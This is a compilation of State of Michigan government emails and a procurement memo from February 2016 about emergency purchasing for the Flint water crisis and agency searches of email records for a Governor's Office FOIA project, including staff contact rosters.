James – I mentioned to Jeff the idea of putting someone on the PLT from Agency Services that is working with the informal “IT purchasing group.” He thought that was a good idea.

Can you please designate someone?

<Procurement Leadership Team Members 2015-07.pdf>



RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 2, 2016

TO: State of Michigan Procurement Leadership  
FROM: DTMB Procurement  
SUBJECT: Genesee County Water Emergency Response - Purchasing Guidance

Thank you to all who are working to support the State of Michigan's Genesee County, City of Flint water emergency response.

Given the complexity and variety of the needs of this emergency effort, the purchasing support required is complex as well. Purchasing protocols have some differences under this declared state of emergency, and meticulous tracking of expenditures is imperative.

The Michigan State Police (MSP) is the lead agency overseeing the situation and managing the State Emergency Operations Center (SEOC). Flint related purchases must first be routed through the appropriate SEOC contact (see attached for an agency roster) to include the SEOC State Director. This is required for all Flint- related purchases without exception. The SEOC financial team is responsible for tracking all expenditures in connection with the emergency efforts.

***Each agency is responsible for its own purchasing transactions. This includes p-card transactions and purchase orders, the tracking of all such transactions, and reporting of those transactions to the appropriate SEOC representative. Failure to properly inform the SEOC financial team of any transaction may result in a forfeiture of any potential reimbursement anticipated by the agency.***

Agency purchasing managers are responsible to supply their agency's SEOC representative with a 24/7 phone number for agency purchasing staff support and request that the SEOC representative involves them in every purchase. (Note: SEOC hours are 8 am to 8 pm, seven days a week at this time.)

***Emergency Purchasing Procedure:***

Public Act 431 of 1984 provides an exception to competitive bidding during a state of emergency. However, responsible purchasing procedures are still the expectation for all procurement professionals (agency purchasing staff).

In addition to the notification and reporting expectations set forth above, transactions should be conducted and/or overseen by procurement professionals, with rare exception, in accordance with the following:

- o Each agency makes their own determination when an emergency purchase order is required, and is then responsible for the supporting documentation
- o Utilize existing State contracts where possible. Contact DTMB Procurement for help negotiating bulk rates or expedited shipments if needed, and for any concerns related to availability of funds on a contract

- Obtain three quotes whenever reasonably practicable
- Post bids online to the extent practicable
- Please escalate any questions to DTMB Procurement before executing a buy
- DTMB Procurement will assist any agency upon request to address supply chain issues (e.g. working with a national supplier to ensure a high volume supply of water filters are available)
- DTMB-Financial Services is not responsible for issuing emergency purchase orders on behalf of agencies with the exception of information technology related goods and services
- Maintain documentation supporting all transactions. Establish internal protocols to support this such as a single spreadsheet to track agency-wide transactions. Report your agency's expenses to the SEOC Finance team via your SEOC representative.

Questions, concerns, or comments should be directed to:

Primary Contact:

Rebecca Cook, Commodities Division Director

[Cookr6@michigan.gov](mailto:Cookr6@michigan.gov)

Cell: 517-930-4015

Secondary Contact:

Jeff Brownlee, Chief Procurement Officer

[brownleej@michigan.gov](mailto:brownleej@michigan.gov)

Cell: 517-930-3472

Sincerely,

Jeff Brownlee

Chief Procurement Officer

State of Michigan

## Primary State EMCs

### **Aging and Adult Services Agency**

Mr. Steve Betterly  
517.373.4089  
[betterlys@michigan.gov](mailto:betterlys@michigan.gov)

### **Agriculture & Rural Development**

Mr. Brad Deacon  
517.284.5729  
[deaconb9@michigan.gov](mailto:deaconb9@michigan.gov)

### **Attorney General**

Mr. Peter Manning  
517.373.7540  
[manningp@michigan.gov](mailto:manningp@michigan.gov)

### **Civil Rights**

Mr. Mark Bishop  
517.241.7909  
[bishopm3@michigan.gov](mailto:bishopm3@michigan.gov)

### **Civil Service**

Ms. Carol Vargovich  
517.373.3168  
[vargovichC@michigan.gov](mailto:vargovichC@michigan.gov)

### **Corrections**

Mr. Brent Travelbee  
517.241.7640  
[travelbeeb@michigan.gov](mailto:travelbeeb@michigan.gov)

### **Education**

Mr. Louis Burgess  
517.335.3672  
[burgessL@michigan.gov](mailto:burgessL@michigan.gov)

### **Environmental Quality**

Chief Gary Hagler  
517.284.6714  
[haglerg@michigan.gov](mailto:haglerg@michigan.gov)

### **Executive Office**

Mr. Paul Smith  
517.241.5598  
[smithp29@michigan.gov](mailto:smithp29@michigan.gov)

### **Health & Human Services**

Ms. Jennifer Lixey-Terrill  
517.335.0172  
[lixeyterrillj@michigan.gov](mailto:lixeyterrillj@michigan.gov)

## Primary State EMCs

### **Mr. Richard Thelen**

517.335.0151

[thelenR4@michigan.gov](mailto:thelenR4@michigan.gov)

### **Insurance & Financial Services**

Ms. Catherine Kirby

517.284.8784

[kirbyc@michigan.gov](mailto:kirbyc@michigan.gov)

### **Licensing & Regulatory Affairs**

Ms. Karen Towne

517.373.9495

[townek2@michigan.gov](mailto:townek2@michigan.gov)

### **Licensing & Regulatory Affairs – State Fire Marshal**

Mr. Mike DePrez

517.335.3685

[deprezm@michigan.gov](mailto:deprezm@michigan.gov)

### **Michigan Supreme Court**

Mr. John Ort Lansing

517.373.4427

[ortj@courts.mi.gov](mailto:ortj@courts.mi.gov)

### **Military & Veterans Affairs**

LTC Chad Randall

517.899.3342

[chad.d.randall.mil@mail.mil](mailto:chad.d.randall.mil@mail.mil)

### **Natural Resources**

Chief Gary Hagler

517.284.6714

[haglerg@michigan.gov](mailto:haglerg@michigan.gov)

### **State**

Mr. William Badgero

517.241.4228

[badgerow@michigan.gov](mailto:badgerow@michigan.gov)

### **State Police**

Capt. Dave Kelly

517.241.3275

[kellyd@michigan.gov](mailto:kellyd@michigan.gov)

### **Talent & Economic Development**

Ms. Lynne Feldpausch

517.335.0587

[feldpauschL@michigan.org](mailto:feldpauschL@michigan.org)

## **Primary State EMCs**

### **Technology, Management & Budget**

Ms. Jeanette Doll  
517.373.2231  
[dollJ@michigan.gov](mailto:dollJ@michigan.gov)

### **Transportation**

Ms. Eileen Phifer  
517.373.1898  
[phifere@michigan.gov](mailto:phifere@michigan.gov)

### **Treasury**

Ms. Ann Luepnitz  
517.636.5335  
[luepnitza@michigan.gov](mailto:luepnitza@michigan.gov)



---

**From:** Simon, Jodi (DTMB)  
**Sent:** Friday, February 12, 2016 1:49 PM  
**To:** Willard, Stuart (DTMB);Galeazzi, Tiziana (DTMB)  
**Cc:** Berwald, Kirt (DTMB);Hogan, James (DTMB);Buckwalter, Nathan (DTMB);Pung, Linda (DTMB);Westfall, Laurie (DTMB);Das, Rajiv (DTMB);McFarlane, James (DTMB);Buhs, Caleb (DTMB)  
**Subject:** RE: FOIA Project Updates to General Managers

Stu,

I have a call in to John. Will let you know more as soon as I talk to him.

Thanks,  
Jodi

---

**From:** Willard, Stuart (DTMB)  
**Sent:** Friday, February 12, 2016 12:38 PM  
**To:** Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)>  
**Cc:** Berwald, Kirt (DTMB) <[berwaldk@michigan.gov](mailto:berwaldk@michigan.gov)>; Hogan, James (DTMB) <[hogani@michigan.gov](mailto:hogani@michigan.gov)>; Buckwalter, Nathan (DTMB) <[BuckwalterN@michigan.gov](mailto:BuckwalterN@michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Das, Rajiv (DTMB) <[DasR@michigan.gov](mailto:DasR@michigan.gov)>; Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>  
**Subject:** Re: FOIA Project Updates to General Managers

Jodi,  
Is OA on board for assisting us as needed to set up services such as additional space for their share drives? Each bureau in LARA is creating a FOIA folder in their share drives and will be consolidating their documents. I am anticipating some of those drives will require additional space.

Thanks

Stu Willard  
Business Relationship Manager  
DTMB AS LARA & MEDC  
517-898-0385  
[willards@michigan.gov](mailto:willards@michigan.gov)

On Feb 12, 2016, at 12:03 PM, Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)> wrote:

Happy Friday All!

As you're aware, the Governor's Office Legal Team is working with the agencies to gather email and documentation related to the Flint Water crisis. Each agency was invited to a meeting last Wednesday afternoon to discuss the details around this FOIA project.

Please note the following updated information:

- The Governor's Office has asked each agency to perform their own searches on their email/repositories for all information pertaining to the Flint Water crisis.

- While the agencies may approach DTMB for assistance, we are under a tight timeframe and can't possibly assist every agency and every employee.
  - If the agency asks for DTMB assistance and you have internal resources available to assist (i.e. Client Specialist), please provide that assistance.
  - **If the agency needs assistance from OA** (i.e. due to a large quantity of email/documents or a large group of people) **please forward that request to Jodi Simon**. Also, please let the agency know that requests will be prioritized by the Governor's Office and we will provide feedback on availability as soon as possible (so if DTMB cannot assist, it will still leave time for the agency to perform the searches).
- The Governor's Office will provide the keyword search terms today to the Agencies.
  - The designated agency coordinators for this project will identify which employees from their agency will be the Custodians.

Please call me with any questions.

Thank you

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development

State of Michigan, Department of Technology, Management and Budget

Cell: (517) 749-9496 Office: (517) 241-3310

---

**From:** Roeske, Debbie (DTMB)  
**Sent:** Friday, February 12, 2016 2:24 PM  
**To:** Mears, Greg (DTMB); Westfall, Laurie (DTMB); Burgess, Louis (MDE); Head, David (MDE)  
**Cc:** Gorton, Glenn (DTMB); Thomas, Maria (DTMB); Fisk, Christine (DTMB)  
**Subject:** RE: FOIA Project Updates to General Managers

Thanks Greg.

---

**From:** Mears, Greg (DTMB)  
**Sent:** Friday, February 12, 2016 2:18 PM  
**To:** Westfall, Laurie (DTMB) <WestfallL@michigan.gov>; Burgess, Louis (MDE) <burgessl@michigan.gov>; Head, David (MDE) <HeadD@michigan.gov>  
**Cc:** Gorton, Glenn (DTMB) <GortonG@michigan.gov>; Thomas, Maria (DTMB) <ThomasM16@michigan.gov>; Fisk, Christine (DTMB) <FiskC@michigan.gov>; Roeske, Debbie (DTMB) <RoeskeD@michigan.gov>  
**Subject:** RE: FOIA Project Updates to General Managers

Folks,

As Laurie and I discussed earlier, I believe I have a document/tool that staff can use to conduct the key word searches via Outlook. I'll need a small bit of time to tweak it to our needs but I'll try to have it in an hour or so.

Call my cell as I am working from home

*Greg Mears  
Client Specialist  
Serving DTMB and Civil Service  
Mason Building- 517-284-4524  
Cell 517-388-5445*

**Need me in a Hurry? Email me at:** [DTMB-MCSC-EO-Client-Specialists@michigan.gov](mailto:DTMB-MCSC-EO-Client-Specialists@michigan.gov)

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 1:11 PM  
**To:** Burgess, Louis (MDE) <burgessl@michigan.gov>; Head, David (MDE) <HeadD@michigan.gov>  
**Cc:** Gorton, Glenn (DTMB) <GortonG@michigan.gov>; Thomas, Maria (DTMB) <ThomasM16@michigan.gov>; Fisk, Christine (DTMB) <FiskC@michigan.gov>; Roeske, Debbie (DTMB) <RoeskeD@michigan.gov>; Mears, Greg (DTMB) <mearsg@michigan.gov>  
**Subject:** FW: FOIA Project Updates to General Managers  
**Importance:** High

Louis & David -- sharing a communication I just received on this topic within DTMB. Please give me a call to see how we might be able to help you after you get the keyword search terms and/or other criteria from the Governor's office which I believe, according to this email, will be sent out to agency representatives today.

I understand that this information is due by the end of this month to the Governor's legal team.


We would like to set up a meeting, ideally on Tuesday, 2/16/16 with you and your team to discuss how we may assist you. Not being totally familiar with your regular FOIA process, we would want to understand how large your data needs are for this particular search/consolidation, i.e. how many people will be involved with FOIA searches, anticipated amount of data overall, potential need for additional space for share drives, etc. Also did you receive instructions that you could share with regards to the format of how the Governor's legal team wants to receive the data (e.g. PDF or other electronic file for the electronic portion) so that we can assist in consolidating all of the pertinent files.

Also, due to the short amount of time involved, we are volunteering our pool of Clients Specialists to assist MDE if you need help in individual areas with the searches and saving of the files. Let us know what you needs and we'll try to accommodate. Debbie Roeske and Christine Fisk will be primary contacts but if needed and available, we have a couple of DTMB Client Specialists that can assist them as well depending on my DTMB FOIA needs.

Debbie is going to reach out to either of you today and attempt to get this initial meeting on the calendar for Tuesday.

Feel free to contact me on my cell (listed below) if you need to discuss anything today. Thank you.

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

---

**From:** Galeazzi, Tiziana (DTMB)

**Sent:** Friday, February 12, 2016 12:04 PM

**To:** Berwald, Kirt (DTMB) <[berwaldk@michigan.gov](mailto:berwaldk@michigan.gov)>; Hogan, James (DTMB) <[hoganj@michigan.gov](mailto:hoganj@michigan.gov)>; Buckwalter, Nathan (DTMB) <[BuckwalterN@michigan.gov](mailto:BuckwalterN@michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Willard, Stuart (DTMB) <[WillardS@michigan.gov](mailto:WillardS@michigan.gov)>; Das, Rajiv (DTMB) <[DasR@michigan.gov](mailto:DasR@michigan.gov)>  
**Cc:** Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>

**Subject:** FOIA Project Updates to General Managers

**Importance:** High

Happy Friday All!

As you're aware, the Governor's Office Legal Team is working with the agencies to gather email and documentation related to the Flint Water crisis. Each agency was invited to a meeting last Wednesday afternoon to discuss the details around this FOIA project.

Please note the following updated information:

- The Governor's Office has asked each agency to perform their own searches on their email/repositories for all information pertaining to the Flint Water crisis.
- While the agencies may approach DTMB for assistance, we are under a tight timeframe and can't possibly assist every agency and every employee.
  - If the agency asks for DTMB assistance and you have internal resources available to assist (i.e. Client Specialist), please provide that assistance.
  - If the agency needs assistance from OA (i.e. due to a large quantity of email/documents or a large group of people) please forward that request to Jodi Simon. Also, please let the agency know that requests

will be prioritized by the Governor's Office and we will provide feedback on availability as soon as possible (so if DTMB cannot assist, it will still leave time for the agency to perform the searches).

- \* The Governor's Office will provide the keyword search terms today to the Agencies.

- o The designated agency coordinators for this project will identify which employees from their agency will be the Custodians.

Please call me with any questions.

Thank you

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget

Cell: (517) 749-9496 Office: (517) 241-3310

---

**From:** Mears, Greg (DTMB)  
**Sent:** Friday, February 12, 2016 3:02 PM  
**To:** Westfall, Laurie (DTMB)  
**Subject:** RE: FOIA Project Updates to General Managers

I work better on a deadline... even if it's one I impose on myself.. ☺  
I'll keep plugging away at it anywya

*Greg Mears  
Client Specialist  
Serving DTMB and Civil Service  
Mason Building- 517-284-4524  
Cell 517-388-5445*


**Need me in a Hurry? Email me at:** [DTMB-MCSC-EO-Client-Specialists@michigan.gov](mailto:DTMB-MCSC-EO-Client-Specialists@michigan.gov)

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 2:45 PM  
**To:** Mears, Greg (DTMB) <mearsg@michigan.gov>  
**Subject:** FW: FOIA Project Updates to General Managers

Let's save the form for our meeting with MDE, including you, on Tuesday, 2/16. tX If you need to review with me, please feel free to get ahold of me. Thanks for all of your help.

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

---

**From:** Roeske, Debbie (DTMB)  
**Sent:** Friday, February 12, 2016 2:24 PM  
**Subject:** RE: FOIA Project Updates to General Managers

Thanks Greg.

---

**From:** Mears, Greg (DTMB)  
**Sent:** Friday, February 12, 2016 2:18 PM  
**To:** Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Burgess, Louis (MDE) <[burgessl@michigan.gov](mailto:burgessl@michigan.gov)>; Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>  
**Cc:** Gorton, Glenn (DTMB) <[GortonG@michigan.gov](mailto:GortonG@michigan.gov)>; Thomas, Maria (DTMB) <[ThomasM16@michigan.gov](mailto:ThomasM16@michigan.gov)>; Fisk, Christine (DTMB) <[FiskC@michigan.gov](mailto:FiskC@michigan.gov)>; Roeske, Debbie (DTMB) <[RoeskeD@michigan.gov](mailto:RoeskeD@michigan.gov)>  
**Subject:** RE: FOIA Project Updates to General Managers

Folks,

As Laurie and I discussed earlier, I believe I have a document/tool that staff can use to conduct the key word searches via Outlook. I'll need a small bit of time to tweak it to our needs but I'll try to have it in an hour or so.

Call my cell as I am working from home

*Greg Mears  
Client Specialist  
Serving DTMB and Civil Service  
Mason Building- 517-284-4524  
Cell 517-388-5445*

**Need me in a Hurry? Email me at: [DTMB-MCSC-EO-Client-Specialists@michigan.gov](mailto:DTMB-MCSC-EO-Client-Specialists@michigan.gov)**

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 1:11 PM  
**To:** Burgess, Louis (MDE) <[burgessl@michigan.gov](mailto:burgessl@michigan.gov)>; Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>  
**Cc:** Gorton, Glenn (DTMB) <[GortonG@michigan.gov](mailto:GortonG@michigan.gov)>; Thomas, Maria (DTMB) <[ThomasM16@michigan.gov](mailto:ThomasM16@michigan.gov)>; Fisk, Christine (DTMB) <[FiskC@michigan.gov](mailto:FiskC@michigan.gov)>; Roeske, Debbie (DTMB) <[RoeskeD@michigan.gov](mailto:RoeskeD@michigan.gov)>; Mears, Greg (DTMB) <[mearsg@michigan.gov](mailto:mearsg@michigan.gov)>  
**Subject:** FW: FOIA Project Updates to General Managers  
**Importance:** High

Louis & David -- sharing a communication I just received on this topic within DTMB. Please give me a call to see how we might be able to help you after you get the keyword search terms and/or other criteria from the Governor's office which I believe, according to this email, will be sent out to agency representatives today.

I understand that this information is due by the end of this month to the Governor's legal team.

We would like to set up a meeting, ideally on Tuesday, 2/16/16 with you and your team to discuss how we may assist you. Not being totally familiar with your regular FOIA process, we would want to understand how large your data needs are for this particular search/consolidation, i.e. how many people will be involved with FOIA searches, anticipated amount of data overall, potential need for additional space for share drives, etc. Also did you receive instructions that you could share with regards to the format of how the Governor's legal team wants to receive the data (e.g. PDF or other electronic file for the electronic portion) so that we can assist in consolidating all of the pertinent files.


Also, due to the short amount of time involved, we are volunteering our pool of Clients Specialists to assist MDE if you need help in individual areas with the searches and saving of the files. Let us know what you needs and we'll try to accommodate. Debbie Roeske and Christine Fisk will be primary contacts but if needed and available, we have a couple of DTMB Client Specialists that can assist them as well depending on my DTMB FOIA needs.

Debbie is going to reach out to either of you today and attempt to get this initial meeting on the calendar for Tuesday.

Feel free to contact me on my cell (listed below) if you need to discuss anything today. Thank you.

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226

Cell: 517-242-3499



HELP. CONNECT. SOLVE.

---

**From:** Galeazzi, Tiziana (DTMB)

**Sent:** Friday, February 12, 2016 12:04 PM

**To:** Berwald, Kirt (DTMB) <berwaldk@michigan.gov>; Hogan, James (DTMB) <hoganj@michigan.gov>; Buckwalter, Nathan (DTMB) <BuckwalterN@michigan.gov>; Pung, Linda (DTMB) <PUNGL2@michigan.gov>; Westfall, Laurie (DTMB) <WestfallL@michigan.gov>; Willard, Stuart (DTMB) <WillardS@michigan.gov>; Das, Rajiv (DTMB) <DasR@michigan.gov>  
**Cc:** Simon, Jodi (DTMB) <SimonJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>

**Subject:** FOIA Project Updates to General Managers

**Importance:** High

Happy Friday All!

As you're aware, the Governor's Office Legal Team is working with the agencies to gather email and documentation related to the Flint Water crisis. Each agency was invited to a meeting last Wednesday afternoon to discuss the details around this FOIA project.

Please note the following updated information:

- The Governor's Office has asked each agency to perform their own searches on their email/repositories for all information pertaining to the Flint Water crisis.
- While the agencies may approach DTMB for assistance, we are under a tight timeframe and can't possibly assist every agency and every employee.
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  - If the agency needs assistance from OA (i.e. due to a large quantity of email/documents or a large group of people) please forward that request to Jodi Simon. Also, please let the agency know that requests will be prioritized by the Governor's Office and we will provide feedback on availability as soon as possible (so if DTMB cannot assist, it will still leave time for the agency to perform the searches).
- The Governor's Office will provide the keyword search terms today to the Agencies.
  - The designated agency coordinators for this project will identify which employees from their agency will be the Custodians.

Please call me with any questions.

Thank you

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310




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**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 3:20 PM  
**To:** Mears, Greg (DTMB)  
**Cc:** Gabler, David (DTMB)  
**Subject:** RE: FOIA Project Updates to General Managers

That's fine. I appreciate it. I really didn't get a chance to talk to the MDE clients. I don't want to assume that they don't have a process and therefore, figured we take and offer on Tuesday and they can decide if it will help; particularly as they do get a lot of significant FOIA requests on other topics and have a process as I understand it.

Either way, it could be helpful to use if DTMB client needs come up. I was also proactive and brought Susan Wilmore up-to-date on this FOIA activity and offered our assistance if she needs it. She appreciated the heads up as Matt's mother-in-law had recently passed and he's been out and she knew nothing about the requests and upcoming deadline.

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

---

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**Sent:** Friday, February 12, 2016 3:02 PM  
**To:** Westfall, Laurie (DTMB) <WestfallL@michigan.gov>  
**Subject:** RE: FOIA Project Updates to General Managers

I work better on a deadline... even if it's one I impose on myself.. ☺  
I'll keep plugging away at it anywya

*Greg Mears  
Client Specialist  
Serving DTMB and Civil Service  
Mason Building- 517-284-4524  
Cell 517-388-5445*

**Need me in a Hurry? Email me at:** [DTMB-MCSC-EO-Client-Specialists@michigan.gov](mailto:DTMB-MCSC-EO-Client-Specialists@michigan.gov)


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**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 2:45 PM  
**To:** Mears, Greg (DTMB) <mearsg@michigan.gov>  
**Subject:** FW: FOIA Project Updates to General Managers

Let's save the form for our meeting with MDE, including you, on Tuesday, 2/16. tX If you need to review with me, please feel free to get ahold of me. Thanks for all of your help.

Laurie Westfall

General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



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**Cc:** Gorton, Glenn (DTMB) <[GortonG@michigan.gov](mailto:GortonG@michigan.gov)>; Thomas, Maria (DTMB) <[ThomasM16@michigan.gov](mailto:ThomasM16@michigan.gov)>; Fisk, Christine (DTMB) <[FiskC@michigan.gov](mailto:FiskC@michigan.gov)>; Roeske, Debbie (DTMB) <[RoeskeD@michigan.gov](mailto:RoeskeD@michigan.gov)>  
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State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 4:02 PM  
**To:** Wilmore, Susan (MCSC)  
**Subject:** FOIA discussion

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

Just fyi – just got a copy of this and thought you'd like to see as per our discussion. Matt was copied on it. Have a good weekend.

**From:** Thomet, Ruth (GOV)  
**Sent:** Friday, February 12, 2016 3:46 PM  
**To:** Buckberry, Gary (DTMB) <[buckberryg@michigan.gov](mailto:buckberryg@michigan.gov)>; Chivis, Candace (MDCR) <[Chivisc@michigan.gov](mailto:Chivisc@michigan.gov)>; Christian, AI (DMVA) <[christiana@michigan.gov](mailto:christiana@michigan.gov)>; Colberg, Nicole (DNR) <[ColbergN@michigan.gov](mailto:ColbergN@michigan.gov)>; Deacon, Brad (MDARD) <[deaconb9@michigan.gov](mailto:deaconb9@michigan.gov)>; Fleming, Stephani (LARA) <[FlemingS2@michigan.gov](mailto:FlemingS2@michigan.gov)>; Gnodtke, John (MCSC) <[GnodtkeJ@michigan.gov](mailto:GnodtkeJ@michigan.gov)>; Gregg, Randall (DIFS) <[GreggR2@michigan.gov](mailto:GreggR2@michigan.gov)>; Groves, Cheryl (MDOC) <[GrovesC@michigan.gov](mailto:GrovesC@michigan.gov)>; Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>; Heffner, Bradley (MEDC) <[heffnerb@michigan.org](mailto:heffnerb@michigan.org)>; Hinkley, Lori (MSP) <[hinkleyl@michigan.gov](mailto:hinkleyl@michigan.gov)>; Kobus, Dawn (DIFS) <[kobusd@michigan.gov](mailto:kobusd@michigan.gov)>; Noll, Melissa (MDOS) <[NollM1@michigan.gov](mailto:NollM1@michigan.gov)>; Novak, Doug (MDOS) <[NovakD@michigan.gov](mailto:NovakD@michigan.gov)>; Rick, Matthew (DHHS) <[RickM@michigan.gov](mailto:RickM@michigan.gov)>; Robert, Carla M. (Treasury) <[RobertC@michigan.gov](mailto:RobertC@michigan.gov)>; Sarkisian, Jennifer (AG) <[SarkisianJ@michigan.gov](mailto:SarkisianJ@michigan.gov)>; Vorce, Susan (DEQ) <[VORCES@michigan.gov](mailto:VORCES@michigan.gov)>; Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>; Wendling-Richards, Christy (AG) <[WendlingRichardsC@michigan.gov](mailto:WendlingRichardsC@michigan.gov)>; Ackley, Martin (MDE) <[AckleyM@michigan.gov](mailto:AckleyM@michigan.gov)>; Bach, Katie (MSHDA) <[BachK@michigan.gov](mailto:BachK@michigan.gov)>; Banner, Shanon (MSP) <[BannerS@michigan.gov](mailto:BannerS@michigan.gov)>; Begnoche, Michelle (MEDC) <[begnochem@michigan.org](mailto:begnochem@michigan.org)>; Bitely, Andrea (AG) <[BitelyA@michigan.gov](mailto:BitelyA@michigan.gov)>; Brown, Melanie (DEQ) <[BrownM45@michigan.gov](mailto:BrownM45@michigan.gov)>; Brown, Tiffany (MSP) <[BrownT22@michigan.gov](mailto:BrownT22@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Campbell, Maura (DHHS) <[CampbellM16@michigan.gov](mailto:CampbellM16@michigan.gov)>; Cranson, Jeff (MDOT) <[CransonJ@michigan.gov](mailto:CransonJ@michigan.gov)>; DeVol, Lauren (DMVA) <[DeVolL@michigan.gov](mailto:DeVolL@michigan.gov)>; Ellis, Jan (MDE) <[EllisJ@michigan.gov](mailto:EllisJ@michigan.gov)>; Fedorchuk, Matthew (MCSC) <[fedorchukm@michigan.gov](mailto:fedorchukm@michigan.gov)>; Fischer, Tim (MDOT) <[FischerT2@michigan.gov](mailto:FischerT2@michigan.gov)>; Gautz, Chris (MDOC) <[GautzC@michigan.gov](mailto:GautzC@michigan.gov)>; Gendreau, Gisgise (MDOS) <[GendreauG@michigan.gov](mailto:GendreauG@michigan.gov)>; Golder, Edward (DNR) <[GolderE@michigan.gov](mailto:GolderE@michigan.gov)>; Guerrant, Emily (MEDC) <[guerrante@michigan.org](mailto:guerrante@michigan.org)>; Hawthorne, Megan (AG) <[HawthorneM1@michigan.gov](mailto:HawthorneM1@michigan.gov)>; Holton, Jennifer (MDARD) <[holtonj@michigan.gov](mailto:holtonj@michigan.gov)>; Humes, William R (DMVA) <[william.r.humes2.mil@mail.mil](mailto:william.r.humes2.mil@mail.mil)>; Kramer, Holly (MDOC) <[KramerH@michigan.gov](mailto:KramerH@michigan.gov)>; Leeds, Lauren (DTMB) <[LeedsL@michigan.gov](mailto:LeedsL@michigan.gov)>; Levensgood, Vicki (MDCR) <[LevensgoodV@michigan.gov](mailto:LevensgoodV@michigan.gov)>; Miller, Andrea (DIFS) <[MillerA16@michigan.gov](mailto:MillerA16@michigan.gov)>; Miller, Jacki (MDCR) <[MillerJ31@michigan.gov](mailto:MillerJ31@michigan.gov)>; Miller, Misty (MSHDA) <[MillerM58@michigan.gov](mailto:MillerM58@michigan.gov)>; Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Moon, Jason (LARA) <[moonj@michigan.gov](mailto:moonj@michigan.gov)>; Pepin, John (DNR) <[PepinJ@michigan.gov](mailto:PepinJ@michigan.gov)>; Sampson, Jeremy (TREASURY) <[SampsonJ@michigan.gov](mailto:SampsonJ@michigan.gov)>; Silfven, Ken (TIA) <[SilfvenK@michigan.gov](mailto:SilfvenK@michigan.gov)>; Simpson, Angela (DMVA) <[SimpsonA3@michigan.gov](mailto:SimpsonA3@michigan.gov)>; Stanton, Terry A. (Treasury) <[StantonT@michigan.gov](mailto:StantonT@michigan.gov)>; Thelen, Suzanne (DMVA) <[ThelenS3@michigan.gov](mailto:ThelenS3@michigan.gov)>; Throne, Heather (MDARD) <[ThroneH@michigan.gov](mailto:ThroneH@michigan.gov)>; Tommasulo, Karen (DEQ) <[TommasuloK@michigan.gov](mailto:TommasuloK@michigan.gov)>; Weiss, Kurt (DTMB) <[WeissK1@michigan.gov](mailto:WeissK1@michigan.gov)>; Wheaton, Bob (DHHS) <[WheatonB@michigan.gov](mailto:WheatonB@michigan.gov)>; Woodhams, Fred (MDOS) <[WoodhamsF@michigan.gov](mailto:WoodhamsF@michigan.gov)>  
**Cc:** Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>  
**Subject:** Flint Water Search Terms

